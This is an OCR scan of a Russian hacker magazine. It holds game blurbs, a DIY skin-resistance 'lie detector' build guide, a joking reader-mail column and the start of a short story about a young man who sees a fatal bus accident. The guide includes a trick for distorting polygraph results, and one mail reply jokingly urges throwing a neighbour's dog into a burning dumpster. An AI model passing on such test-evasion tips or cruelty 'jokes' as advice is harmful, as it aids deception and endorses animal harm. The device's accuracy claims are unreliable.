#### Age of Empires III

Одна из самых известных RTS-серий прирастет очередной частью: мощнейший графический движок, а игровой процесс подвергнется серьезным изменениям.

#### Castlevania: Curse of Darkness


Посетить замок Дракулы в уже миллионный раз можно будет не в одиночку, а в компании дружелюбно настроенных демонов.

#### Quake IV

Смогут или нет сотрудники Raven Software смастерить достойное продолжение известного шутера? Ответ на этот вопрос можно найти в нашем материале.

#### Guild Wars

Эта MMORPG подкупает тем, что не требует ежемесячных отчислений. Впрочем, это далеко не единственное достоинство этой великолепной игры.



# СТРАНА ИГР

Внимательно изучи схему. Голова не заболела :-)?

### ПРИНЦИП РАБОТЫ

■ Сначала настраиваем на ноль. Подкручивая резистор R1, ты регулируешь на этом резисторе падение напряжения, добываясь того, чтобы оно стало равным падению напряжения на сопротивление между коллектором и эмиттером. Установка на ноль уравнивает напряжения U1 и U2. Когда они станут равными, ток через миллиамперметр прекратится и прибор покажет ноль. Ток не дурак: он не побежит, пока нет разности потенциалов.

Транзистор включен так, что ток коллектора регулируется током базы. А ток базы ограничивается резисторами R1, R2 и сопротивлением кожного покрова.

Допустим, ты пытал подозрительное лицо до выступления у него холодного пота, его лицо покрылось испариной - сопротивление между электродами уменьшилось. Незначительное изменение сопротивления участка кожи между электродами вызывает значительное изменение тока коллектора - ток базы увеличился. Ток усиливается, транзистор приоткрывается - сопротивление коллектор-эмиттер уменьшается. Потенциал U2 уменьшается. Ток начинает бежать через миллиамперметр, стрелка отклоняется. Записываем показания прибора.

По сути, это высокочувствительный измеритель сопротивления между электродами. Сопротивление порядка 0,5 мОм. С этой задачей может справиться и обыкновенный мультиметр, но его нельзя регулировать и подстраивать. Мультиметр выдает значение сопротивления кожи, а наш приборчик показывает изменение разности сопротивлений между тем, что было после регулировки, и тем, что случилось после провокационных вопросов. А это большая разница.

### ПАЯЛЬНИК В РУКИ

■ Прежде всего нам понадобятся: голова; руки, растущие из "того места"; паяльник; припой и детали.


"Детали lundes тебя погубят..." - варивал мой препод. Детали - очень

### ПРИЕМ "ГВОЗДЬ В БОТИНКЕ": ПОМОЖЕТ ПРОЙТИ ТЕСТ

■ Посредством напряжения различных групп мышц возможно создание искаженной картины реакции.

Прием носит название "гвоздь в ботинке". При его применении пальцы ног прижимаются к полу, можно либо покусывать язык, либо водить им по небу.

Если ты думаешь, что эта информация пригодится тебе только после совершенного преступления, ошибаешься: детекторы лжи уже применяются при приеме на работу и на вступительных экзаменах ВУЗов.



Электроды

Ток не дурак: он не побежит, пока нет разности потенциалов.


важный момент. Не стоит использовать б/у или непроверенные, исключение можно сделать, наверное, только для амперметра. Идем в магазин и приобретаем по списку. В принципе, номиналы всех деталей можно изменять. Если нет амперметра с указанными параметрами, можно использовать другой. Если амперметр 0...100 мкА, резистор R3 увеличиваем до 15 кОм.

Необходимо определиться с тем, что изображено на схеме и что мы имеем на руках.

Резистор - элемент, способ включения которого нам без разницы. У него два вывода, и их можно спутать. Если проверять его мультиметром, то его сопротивление остается постоянным и не должно равняться тому, которое указано на маркировке.

Переменный резистор имеет три контакта, два из которых образуют полное сопротивление, равное номиналу резистора. В нашем случае это 68 кОм, на схеме они изображены как контакты обычного резистора. Третий контакт, обычно средний, "бежит" - он изображается в виде стрелочки. Используется для получения переменного сопротивления.

Конденсатор имеет полярность, то есть плюс и минус. Путать нежелательно, иначе появится шанс выбросить конденсатор. Положительный и отрицательный вывод помечен на самом конденсаторе.



Транзистор

Полиграф - детектор лжи.

Ссылки по теме  
[www.polarg.ru](http://www.polarg.ru)  
[www.omega-consulting.ru](http://www.omega-consulting.ru)  
[www.antivgun.ru](http://www.antivgun.ru)  
 Обратите внимание на сайт [www.Antipoligr.af.com](http://www.Antipoligr.af.com). Здесь можно найти более подробное описание способов обмена на детектора лжи. Интересная статья - "The lie behind the lie detector".





Все в сборе



Внутренности

Миллиамперметр тоже имеет полярность. При неправильном включении его зашкалит в другую сторону.

Самое сложная деталь здесь - это транзистор.

Тут три вывода: коллектор, эмиттер, база. Эмиттер всегда со стрелкой, база - упирается в перекладину, кол-

лектор напротив эмиттера. Делай как на рисунке. Ключ - это цветная точка на корпусе. От него считается коллектор, база, эмиттер.

Если нет макетной платы, начерти схему на плотном картоне. Приклей детали суперклеем и соедини контак-

ты деталей маленькими отрезками провода.

Теперь включаем паяльник... Собираем по схеме. Не перегревай детали, особенно транзистор и конденсатор. Не забудь, что прежде чем паять, необходимо зачистить контакты и места пайки. В этом тебе поможет ластик. Жало паяльника должно быть очищено от нагара, и не жалей канифоли во время пайки. Для корпуса можно использовать мыльницу или другую пластиковую коробочку.

Должно получиться что-то похожее на картинку с надписью "Электроды".

Съедаешь содержимое банки сгущенки. Из металлических стенок банки вырезаешь электроды и припайиваешь к ним провода. Почти все готово! Осталось оформить все в корпус и подключить питание.

### АБСОЛЮТНО ЗДОРОВЫХ НЕ БЫВАЕТ - БЫВАЮТ НЕОБСЛЕДОВАННЫЕ БОЛЬНЫЕ

■ Не парься - все просто. Она работает так.


Включаем питание. К электродам подключаем человека. И... Не бойся, он еще будет жить! На теле подопытного закрепляются электроды, например на левой и правой руке. Я использую для закрепления резинки. Переменным резистором регулируешь ток, чтобы стрелка амперметра установилась на ноль. И начинаешь задавать вопросы...

По отклонениям стрелки судишь о реакции человека на твои вопросы.

Методику опроса придумай сам. Чем больше вопросов, тем точнее результат. Против статистики не попрешь.

### РЕЗУЛЬТАТЫ

■ Я добился 70% точности результата. Испытания проводил на гедушке, любимой девушке и родителях. Прибор точно показывает волнение или переживание человека. После распития мной бутылки пива его зашкалило - пришлось калибровать заново. Так что делай выводы.

Да пребудет с тобой Великая Сила! 



Электроды на теле

Злобный Dr.Klouniz

# Е-МЫЛО

(spec@real.hacker.ru)

**FROM: ХПХМЮ [IR-ELL@ISNET.RU]  
SUBJECT: ЯОЕЖУЮЕП ? 3 2005**

» Здравствуйте, уважаемая редакция журнала СпецХакер!

Обращаюсь к Вам со следующей просьбой-вопросом: когда будет размещена на сайте электронная версия третьего номера Хакера Спец? Я просмотрела содержание этого журнала и поняла, что это именно то, что я так долго искала!!! Дело в том, что я сейчас пишу диплом, и те материалы, которые опубликованы в этом номере, очень бы мне пригодились!!! Если есть такая возможность, то пришлите мне его по почте или разместите все-таки на сайте.

## ОТВЕТ:

Привет, дорогая хПХМЮ!

Странное у тебя имя. Есть в нем что-то кармическо-тантарическое, даже не хочется верить, что это всего лишь КОИ-8. Что же я тебе могу ответить? Не вижу в твоём письме и намека на самый правильный способ добычи нашего журнала - путем покупки его в киоске или по редакционной подписке. Похоже, ты хочешь получить его бесплатно. Но ведь получив журнал бесплатно, ты лишишь нас дохода! А это значит, что Аваланч так и не купит себе новую Альфа-Ромео, Скай (кстати, пришли ему срочно на почту свое фото) так и останется жить на курском вокзале, дети Кампучии так и будут недоедать, а у поросят никогда не появятся новые домики. Тебе должно быть очень стыдно.

**FROM: MANNUR KUANGALIEV  
[MANNZ@MAIL.RU]  
SUBJECT:ЖУРНАЛ**

» Hello Spec,  
Рубрику Hard убрать. Либо пишите об устройствах, о которых читать было бы интересно. Не о всяких колонках-модемах, а, например, о маршрутизаторах или об аппаратных файрволах и т.д. Простор для творчества.

## ОТВЕТ:

Ох, не надо об этом. По секрету говоря, Скай давно предлагает переименовать рубрику "ХАРД" в рубрику Hardcore с соответствующим контентом. Пока мы сошлись на том, что накопим сил и переведем журнал из компьютерных в, хм... развлекательные.

**FROM: ВИТАЛИЙ ДИДУСЬ [JAMAL\_J@RAMBLER.RU]  
SUBJECT: ХЕЛП**

» Привет, мой любимый журнал, по возможности читаю ваши выпуски, хотя я и не хакер(соц. инженерия это ведь не хакинг =) Так вот недавно меня обокрали подонки, сперли мою аську 1552284, а когда я сейчас смотрю, то она принадлежит какому-то ха[СENSORED]у - обидно! А самое обидное, что исчезло мое мыло для инжиниринга suppOrt\_service@rambler.ru! Помогите мне вернуть мыло, а аську можете взять себе!!!

P.S. Ответьте на мыло, потому что у меня последний ваш журнал в бумажном виде аж за июнь 2004 года!

## ОТВЕТ:

Обокрали тебя, значит? Этот факт находится в рамках теории Великого Колеса и Инь-Ян дуализма. Неизбежность расплаты, понимаешь? Обманывал-обманывал ты ламеров ушастых, разводил их на полтора бакса за диалап и тут какой-то рыцарь со Среднего Кавказа брутанул твою Асю. Разве это плохо? Нет, это закономерно! Так что покупай наш журнал чаще, читай и становись хакером. И это: поосторожнее с кавказцами. У Ангрюши-то настоящая фамилия Каролидзе, поэтому он очень обижается.

**FROM: KENY [KENY91@MAIL.RU]  
SUBJECT: НЕ УКАЗАНА**

» Здравствуйте!  
Я большой ваш поклонник. Ваши журналы просто супер "особенно про WinXp"!!! и у меня вот такая проблема: каждый раз, когда я устанавливаю ось, то через месяц она дохнет!!! Сейчас у меня Windows Xp Media Center Edition 2005, и на нем стоит Panda Titanium 2005, и на админе стоит 25-и значный pass, на госте тоже, и закрыты все шары, но это ни фига не помогает, так как и она уже почти умерла. Но самое страшное, что мой CD-ROM не видит ось. Что это такое и как с этим бороться, ПОДСКАЖИТЕ, SOS!!!!

## ОТВЕТ:

Однако, тема смерти что-то часто стала появляться в письмах нам. Один товарищ хочет достойно похоронить Пиннакл, другой желает узнать, почему дохнет его система, если все порты закрыты чугунными затычками, а сидиром все равно не видно. В общем, что я тебе хочу сказать? Если твоя система умирает рано - это не есть плохо. Это, во-первых, готично, во-вторых, возможно, гламурно, а в-третьих - может быть, даже ДОСТОЙНО. Если твоя система умирает с мечом в руках, изрыгая победные гимны и проклятия богам - это достойно: скорее всего, Валькирии заберут ее в Валгаллу, и там она будет состоять в дружине Одина, проводить время в пирах и битвах, умирая в полночь и поднимаясь из мертвых к полудню. В общем, не скорби о ней. Не каждому дано обладать такой системой.



**FROM: PAVEL [PAVELI@BELMAIL.RU]  
SUBJECT: ВОПРОС**



Привет всем Спецам!

Если тема меня интересует, то обязательно покупаю Ваш журнал. Решил получше познакомиться с цифровым видео и приобрел Спец 5-05. Спасибо за хорошую подборку, нашел для себя новое. Правда, к сожалению, подвел CD. Все программы читаются, а Pinnacle Studio 9.3 мертвый. Пытался прочитать и на своих двух приводах, и на другом PC, но увы. Подскажите, что делать?

Надеюсь на ответ по и-мэйл.  
Спасибо. С уважением! Павел.

**ОТВЕТ:**

Мертвый? Он правда мертвый? Вот так всегда: прах к праху, тлен к тлену. Похорони его по-викински, поскольку он прожил достойную жизнь и завершить ее должен достойно. Как говорил Один, важно не то, когда ты умрешь, а то, как ты умрешь. Запомни, что викинга нужно предать огню, а в последний путь его должна сопровождать собака. Иначе говоря, подожги помойку, поймай соседскую собачонку и выкинь два последних предмета в означенную помойку. А потом приходи в редакцию - дадим новый.

**FROM: PANTERA9JAR@YANDEX.RU ОТ ИМЕНИ PANTERAJAR [PANTERA9JAR@YANDEX.RU]  
SUBJECT: МЕЖДУ BIOS'OM И OS**



Привет, Спецы!

Подскажите, как сделать boot-загрузочный CD-диск? На floppy достаточно кинуть autoexec.bat, и все работает, но не на CD. Знаю, что есть на CD boot-загрузочные сектора, но что и как в них записать?

Может, есть какая-либо софтина?

Жду ответа с нетерпением. Заранее благодарю.

**ОТВЕТ:**

"Работает" - это в каком смысле? Запись autoexec.bat не снижает аэродинамических качеств, поэтому для участия в метании дискет и применения в качестве мухобойки она годится. А чтобы грузиться - sys a: набрать надо. А без autoexec.bat как раз вполне можно обойтись. Насчет диска: софтина называется NERO. С пресетом "CD-ROM (BOOT)". Заранее, кстати, благодарить не принято, но теперь твое спасибо мы с удовольствием примем в виде WMZ :).

**FROM: С.ПЕТРЕНКО [ARIS@URALTC.RU]  
SUBJECT: НЕ УКАЗАНА**



Здравствуйте, уважаемые.

По статье Антона Косякина (Спец 12(49)) [http://dev.webzavod.ru/web\\_book](http://dev.webzavod.ru/web_book) - response Forbidden You don't have permission to access /web\_book on this server. Жаль, что не работает :( . Как задать вопрос автору, чтобы получить доступ? Вторая ссылка очень полезна. Thanks!

**ОТВЕТ:**

Накосячил он. Это факт. Объясниться с ним можно человеческим языком, хотя, если не ошибаюсь, сейчас он готовится к экзаменам и не готов отвечать на вопросы :). Просто смиришь с этим, живи красиво и умри достойно!

**FROM: KASATENKO  
IVAN [SKY@REAL.  
XAKER.RU]  
SUBJECT: МЫЛО! =)**



Здорова, мой маленький любитель преферанса! :-)

Ну, когда пришьешь дописанное мыло? ;)

\*чмок\*,  
люблю,  
Я.

**ОТВЕТ:**

А это нам пишет Скай. Зачем он нам пишет? Это такая же тайна, покрытая мраком, как и вопрос о его ориентации :( . Вот интересное дело: иногда в редакции от него слышится "хватит там трепаться по аське с моей девушкой!", но с другой стороны, он не упускает возможности потрогать за задницу главного редактора. Это ахтунг! Но с другой стороны, сам себя он называет бисексуалом. Так к чему это я? Ааа, это к тому, что я до сих пор не сдал е-мэйл Скаю, вот оно как. Ну что же, еще одно мыльце ответим - и можно засылать.



- НУ И ГДЕ МОЙ КРЯКЕР ИНТЕРНЕТА?



- А ТЫ ЗАПУСТИ .EXE-ШНИК ИЗ АТТАЧА!

**НЕ ВЕДИСЬ НА ВСЕ ПОДРЯД, ЧИТАЙ WWW.XAKER.RU**




рис. Константин Комардин

Niro (niro@real.xakep.ru)

**НИКТО ИЗ  
СТРАНЫ  
НИГДЕ**





тот город унижал его.

Понимание пришло очень и очень быстро, даже несмотря на то, что он возлагал очень и очень большие надежды на переезд сюда. Едва он ощутил на себе холодный мрачный взгляд этих угрюмых стен и улиц, полных яркой, но уничтожающей все и вся рекламы, как факт унижения ворвался в его жизнь, заполнил все вокруг и внутри него.

Широкие проспекты, высокие дома, шумные магистрали - все, что было признаком цивилизации в его понимании, в глазах человека, выросшего галеко отсюда - все это стало убивать, да так, что стало страшно поднять голову и осмотреться.

Поначалу он выходил на улицы с гордо поднятой головой: еще бы! Те мерки, по которым он оценивал самого себя и свои способности к атаке на город, давали ему право на это! Взяв в руку бутылку пива и открыв ее, он вливал в себя пару-тройку глотков. Прищурившись, вслушивался в те ощущения, которые пронизывали его насквозь, он шел вперед, нагло рассматривая девушек, которые шли навстречу, расцветшие после уползавшей в свою нору зимы.

Правда, наглости быстро поубавилось. Равнодушные взгляды, которыми смотрели сквозь него представительницы прекрасного пола, предназначались вовсе не ему, а чему-то абстрактному, некоему воображаемому собеседнику... Из наушников-таблеток до него доносилось потрескивание музыки, каблучки незнакомок стучали по брусчатке, унося девушек в какую угодно сторону, но только подальше от него.

Спустя минут двадцать он устал заглядывать в пустые глаза в надежде встретить заинтересованный взгляд. Энтузиазм потух сам собой. Шаги стали уже медленнее. Пиво заканчивалось.

Он остановился на пересечении проспекта с маленьким переулком, оглянулся. Фотоаппарат уныло болтался в руке совершенно ненужный. Словно увидев его впервые, он вытащил цифровик из сумочки, сделал несколько снимков вокруг себя - на память об этом ярком и угнетающем месте. Просмотрел, что получилось.

Получилось очень даже ничего. Это немного ободрило.

- Не все так плохо, - сказал он сам себе и понял, что сфальшивил, прикусил губу. - Плохо, плохо...

Увидел пустующую скамейку на автобусной остановке, присел. Блуждающий взгляд шарил по противоположной стороне улицы, останавливался на безумных скейтбордистах, роллерах, внезапно выпрыгивающих над людским потоком. Подсвеченный новыми лампами призовой "Астон-Мартин" с плакатом над ним "Только сегодня \$250 000!!!"

- Серьезная сумма, - вырвалось само собой. Потом вспомнил, что в кошельке очень пусто, посмотрел на несколько сторублевых купюр, составлявших все его богатство. - У богатых свои причуды...

А вокруг крутилась, сверкала, переливалась реклама, шумел многомиллионный мегаполис. Жизнь протекала мимо, он был чужд ей, словно инородное тело. Казалось, город готовит какой-то иммунный ответ, чтобы исторгнуть, уничтожить его. Он просто физически ощущал некое подобие фагоцитарной реакции, изученной в школе по курсу анатомии. Вот вот должно появиться нечто, что обернет его тесной липкой паутиной, опутает, не даст вырваться, не позволит вздохнуть, а потом впрыснет что-то ядовитое внутрь, заставив растворяться, сливаться со

средой, становиться безвредным, абсолютно не опасным. Как и положено в конце подобной цепи, у города появится еще одно антитело, способное распознать тех, кто будет похож на только что уничтоженный индивид.

Так и живет большой город - поглощает, растворяет, готовится к встрече следующих... И только единицы способны остановить подобную реакцию, противостоять городским фагоцитам - единицы, которых можно пересчитать по пальцам одной руки. Только очень и очень сильные люди могут изменять ход иммунного ответа, внедряя в сеть свои собственные антитела, обманывающие всю систему, заставляющую ее поверить в то, что он СВОЙ. Порвать паутину, натравить систему на других, замаскироваться, ускользнуть - вариантов много, все зависит от таланта и упорности того, кто пытается бороться с городским спрутом...

- Вот так, - подытожил он свои рассуждения. - Надо стать своим... Но как?

И вздрогнул, услышав шаги за спиной. Заставило машинально вскочить и оглянуться.

Перед ним стоял человек в рваной грязной куртке, нечесаный, отвратительного вида. Ртом с гнилыми зубами он произнес, протягивая руку:

- Прошу помочь бездомному...

Перед глазами вместо этого кошмара стоял огромный, как в учебнике, фагоцит, медленно переваривающий в своих недрах человеческое тело, чтобы на выходе создать нечто подобное тому, кто сейчас об-

Жизнь протекала мимо, он был чужд ей, словно инородное тело.



ратился с просьбой о помощи. Органеллы медленно двигались, соки клетки перетекали внутри, следуя каким-то известным только им проложенным путям. Какие-то непонятные выросты продолжали шарить по сторонам, пытаясь найти новые цели...

- ...Эй, ты глухой? - ворвался сквозь этот биологический кошмар голос божья. - Бездомному дай!

И он шагнул ближе. Теперь их разделяла лишь скамейка.

- Слышишь, ты, не борзей! - наконец-то нашлось что-то для ответа. - Не гали сразу, так иди гальше, а не стой над душой.

Человек ("человек ли?") несколько секунд переваривал услышанное, а потом вдруг обошел вокруг скамейки.

- Не борзей?! - произнес он. - Жрать я хочу!

Милиции, как назло, рядом не было. Оглянулся по сторонам, выискивая серо-синюю форму - никого. Где-то метрах в трехстах - он помнил - был пост ДПС. Машинально он стал отодвигаться в ту сторону, примериваясь, как бы начать бежать.

Казалось, время остановилось. Человек, преследовавший его, медленно выходил из-за скамейки, шаркая разбитыми башмаками о брусчатку. Болтавший на кисти цифровик неаккуратно звякнул о какой-то столбик, торчащий рядом с остановкой. Раздался громкий, отрывистый гудок, потом еще один, на этот раз длинный.

А потом приближающийся к остановке автобус, не успев затормозить, ударил божья в затылок выстукаясь на полметра в сторону боковым зеркалом. Тот от удара нырнул вниз лицом - и время внезапно обрело прежний темп.

Откуда-то снизу раздался хрип - непонятный какой-то, булькающий, отрывистый. И еще не смолк сигнал автобуса, как где-то рядом взвыла сирена. »

ДПСники среагировали мгновенно, взвизгнули шины, и машина уже мчалась к этому месту.

Люди в автобусе не выходили, их застывшие взгляды смотрели куда-то вниз, ему под ноги. Водитель дернулся было к выходу, одной рукой пытаясь нащарить кнопки открывания дверей, а другую слепо протягивал перед собой, но так и остановился.

Очень не хотелось опускать глаза вниз, но так и тянуло сделать это, словно магнит давил на как будто сделанные из железа глазные яблоки.

И, отступив на шаг, он посмотрел.

Бомж лежал возле столбика ограждения с запрокинутой почти на спину головой. Похоже, он, падая, ударился со всего размаху шеей: теперь на месте гортани зияла огромная рваная дыра, из которой уже почти прекратила литься кровь.

Кто-то из-за спины торопливо набросил на труп пластиковый мешок, укрыв этот кошмар от невольных свидетелей трагедии. Потом все заслонила собой спина, одетая в куртку с надписью "ДПС"...

- Парень, что с тобой? - кто-то теребил его за плечо. - Ты в порядке?

Он поспешно кивнул, поняв, что с ним разговаривает милиционер.

- Может, проблюешься? - сочувственно спросил тот. - А то на тебе лица нет!

- Нет, спасибо, я в порядке...

- Ты в порядке? Да ты бы знал, на кого ты похож? Лагну, посиди пока, потом опрошу... Тебя как зовут-

## Там давно забыли, как выглядят деньги, и все пользуются лишь пластиковыми карточками...

то? - спросил милиционер, уже отойдя на несколько шагов и обернувшись.

Он хотел было ответить, но тут его скрутил такой приступ тошноты, что стало не до разговоров. Кинувшись к урне, он опустошил в нее свой желудок и прислонился к скамейке. Милиционер махнул рукой и склонился над трупом...

Спазмы в желудке долго не отпускали. Прислонившись к рекламному щиту рядом с урной, он стоял, тяжело дыша и прислушиваясь к своим ощущениям. В голове тикало, словно в черепную коробку поместили старые часы-ходики. Сердце временами приостанавливалось, чтобы через секунду пуститься вскачь, догоняя пропущенные такты. Жутко тянуло зевать. Глаза слезились, ноги время от времени становились ватными, заставляя покрепче прижиматься к железной раме щита.

Позади раздался скрип застегиваемой "молнии". Ноги отказали, пришлось присесть на скамейку. Тепло, укрытое пластиковым мешком, подняли и погрузили в машину ритуальной службы (трудно было сказать, когда она прибыла на место: слишком уж он был занят собой и своими ощущениями). Потом он понял, что рядом кто-то сидит.

Это был водитель автобуса. Молодой парень нервно теребил футболку и скрипел зубами. Его только что опросил старший наряда ДПС, были выполнены все формальности, связанные с правами, алкоголем и всякой другой ерундой, от которой никогда и никуда не деться. Глядя на то злосчастное зеркало, которое толкнуло бомжа на ставший смертоносным столбик, он что-то шептал. Потом почувствовал, что на него смотрят, повернулся:

- В первый раз обошлось, - сказал он.

- Это... второй? - удалось выдвинуть из себя два слова.

- Да. Первого - назад сдвинул в парке и пригнул... Сочли личной неосторожностью, впяли два года условно. Давно это было, я еще стажером был.

- Стажером? И после этого дали курсы закончить?

- Я же говорю - обошлось. Хотя глумал: "Все, тюрьма, семья без меня загнется... Каялся так, что язык стер до крови. В церковь стал ходить..."

Он продолжал говорить что-то еще, но слушать его не хотелось. Он только что убил человека, а не сет какую-то философскую чушь...

Претензий и вопросов больше не было. Тело увезли в морг, водителя забрали в отдел, все любопытствующие пассажиры давно разбрелись по другим автобусам и разъехались по своим делам в разные концы города. Остановка опустела. Кровавое пятно было присыпано песком. Ничто не напоминало о том, что здесь только что погиб человек.

Мысли оставили его напрочь. Он сидел на скамейке, глядя себе под ноги и покусывая губу. Как все было оперативное: удар, милиция, ритуальная служба, допрос, уборка места происшествия... Цепочка функционировала исправно.

Подняв глаза на стоявший перед ним автобус со следами крови на зеркале и стенке, он тихо сказал:

- Фагоцит... Точно. Как я и глумал. Убили, сожрали и выплюнули то, что осталось.

Неподалеку всплеснула какая-то суета. Несколько человек занялись автобусом, оставшимся без водителя. Кто-то сел за руль, дама в оранжевом жилете аккуратно протерла боковое зеркало, отступила на шаг, убедилась в качестве своей работы, оглянулась и, найдя урну, швырнула в нее покрывшуюся красным тряпку. Потом посмотрела на одинокого парня на скамейке и подмигнула ему.

- Как будто пыль стерла, - вслух неожиданно для всех сказал он. - Пыль...

Женщина скривила рот и отвернулась. Автобус рыкнул и отвалил в неизвестном направлении.

Глаза закрылись сами собой. Он откинулся на спинку скамейки и тихонько засопел, погружаясь в сон. Струйка слюны вытекла из угла рта и капнула на воротник. Мозги просто не выдержали и отправили его в царство Морфея. Ему снились окровавленные автобусы, проваливающиеся в недра гигантских клеток, протягивавших во все стороны шупальца, жгутики и еще что-то, совершенно ужасное, крича при этом:

- Это только в первый раз обошлось!..

Пробуждение было внезапным, подобным выныриванию из большой глубины. Он открыл глаза и глубоко вздохнул, не понимая, где он находится. Уже стемнело, поэтому все казалось совершенно незнакомым. Рядом топпились люди, ожидая транспорт. Их ноги абсолютно равнодушно сметали с кровавого пятна песок. Никто понятия не имел, что несколько часов назад на этом месте погиб человек.

Вновь подкатила тошнота, но он быстро подавил ее несколькими глубокими вдохами, потом встал, сделал быстрые шаги в сторону от остановки, к каким-то сияющим ресторанам, из-за стекол которых гордо взирали на мир нагменные лица сильных и богатых мира сего. Он различал их сквозь стекло. Они не видели его в упор. Каждый жил своей собственной жизнью, видя перед собой лишь собеседника, тарелку и бокал с вином. Там решались какие-то грандиозные вопросы, ворочались миллионы, золото перетекало из одних карманов в другие, женщины переходили из рук в руки, словно вещи. Там давно забыли, как выглядят деньги, и все пользуются лишь пластиковыми карточками...

На него подозрительно косились милиционеры. Он понял, что может нарваться на еще одну неприятность, машинально нащупал в кармане паспорт,





выпрямился, глубоко вздохнул и зашагал ровно и уверенно.

Подальше отсюда...

Но едва он сделал несколько шагов, как среди обилия рекламных щитов, плакатов и всякой другой цветной ерунды он увидел маленькую вывеску, практически незаметную для случайного прохожего. "Интернет-кафе".

- О-па... - присвистнул он. - На ловца и зверь...

Он огляделся по сторонам, сам не зная, зачем - словно Штирлиц, отправившийся на встречу с агентом. Нет ли "хвоста"?..

И спустился по лестнице в причудливо разукрашенный подвал.

\*\*\*\*\*

Внутри все было как-то уныло. Плакаты, которыми были увешаны стены наверху, довольно быстро кончились, пошли серые обшарпанные стены. Стало темнее, чем у входа: судя по всему, хозяева экономили на освещении. Внизу оказался зал на двадцать с небольшим компьютеров, какие-то жуткие мониторы, раздолбанные клавиатуры, допотопные мышки, все какое-то мрачное, неприятное... Последняя ступенька оказалась сколота наполовину, из-за чего он споткнулся и ударился рукой о стену. Неприятные ощущения только сгустились.

Не забыв помянуть все всех и вся после удара о стену, он прошел сквозь толпу тинейджеров непонятного вида, возраста и пола и подобрался к оператору зала. Парень в наушниках, мерно покачивающий головой в такт одному ему слышной музыке, кивнул в сторону зала и громко сказал:

- Шестнадцатый!

На мгновение все, кто стоял рядом, обернулись, смирив вошедшего взглядом и вернулись к своему разговору. Сидящие за компьютерами даже не шелохнулись: видимо, оператор стал глуховат от музыки уже давно, и завсегдатаи клуба к этому привыкли. Мышки продолжали щелкать, кто-то кричал напарнику по "Контре", куда бежать и в кого стрелять, в углу была свалена куча рюкзаков (похоже, ребята отчаянно прогуливали уроки). Перешагнув через такую кучу, получилось-таки пробраться на свое место.

Кресло с просто наложенным на него сиденьем, которое было оторвано давно и ремонту не подлежало - такой вот интерьер... Потянул на себя, чтобы устроиться поудобнее и едва не упал.

- Идиотизм... - сквозь зубы процедил он, нашаривая руками под собой. Ножки стула противно закрипели, царапая бетонный пол. Девушка рядом непроизвольно вздрогнула, но ни на мгновение не оторвалась от экрана, только сжала мышку так, что послышался хруст суставов ее пальцев. Скосив глаза в

сторону ее монитора, он увидел там ползущие вверх строки какого-то чата. Судя по покусанным губам и застывшему взгляду, там решалась личная жизнь.


Сам он очень не любил, когда кто-то смотрит в монитор, за которым он работает. Просто по Высоцкому, "Когда другой мои читает письма, заглядывая мне через плечо..." Поэтому, вспомнив о своем принципе, он оторвался от чужих строк, поймав себя на мысли, что уже готов был начать читать...

- Хватит... - шепнул он себе под нос, взглянул на бумажку с номером 16, приклеенную скотчем к монитору. - Надо отвлечься.

С большим трудом разобравшись в какой-то очень и очень глупой программе, которая погменяла собой оболочку, он наконец-то сумел выйти в интернет. Хотелось просто пошарить по страницам, забыть кровавую сцену на автобусной остановке. Постепенно он уходил вглубь, разглядывая гурацкие картинки, читая анекдоты и смешные истории, изучая новости софта и железа... Океан информации вытеснил лужу крови из сознания и мягко, по течению, потащил за собой.

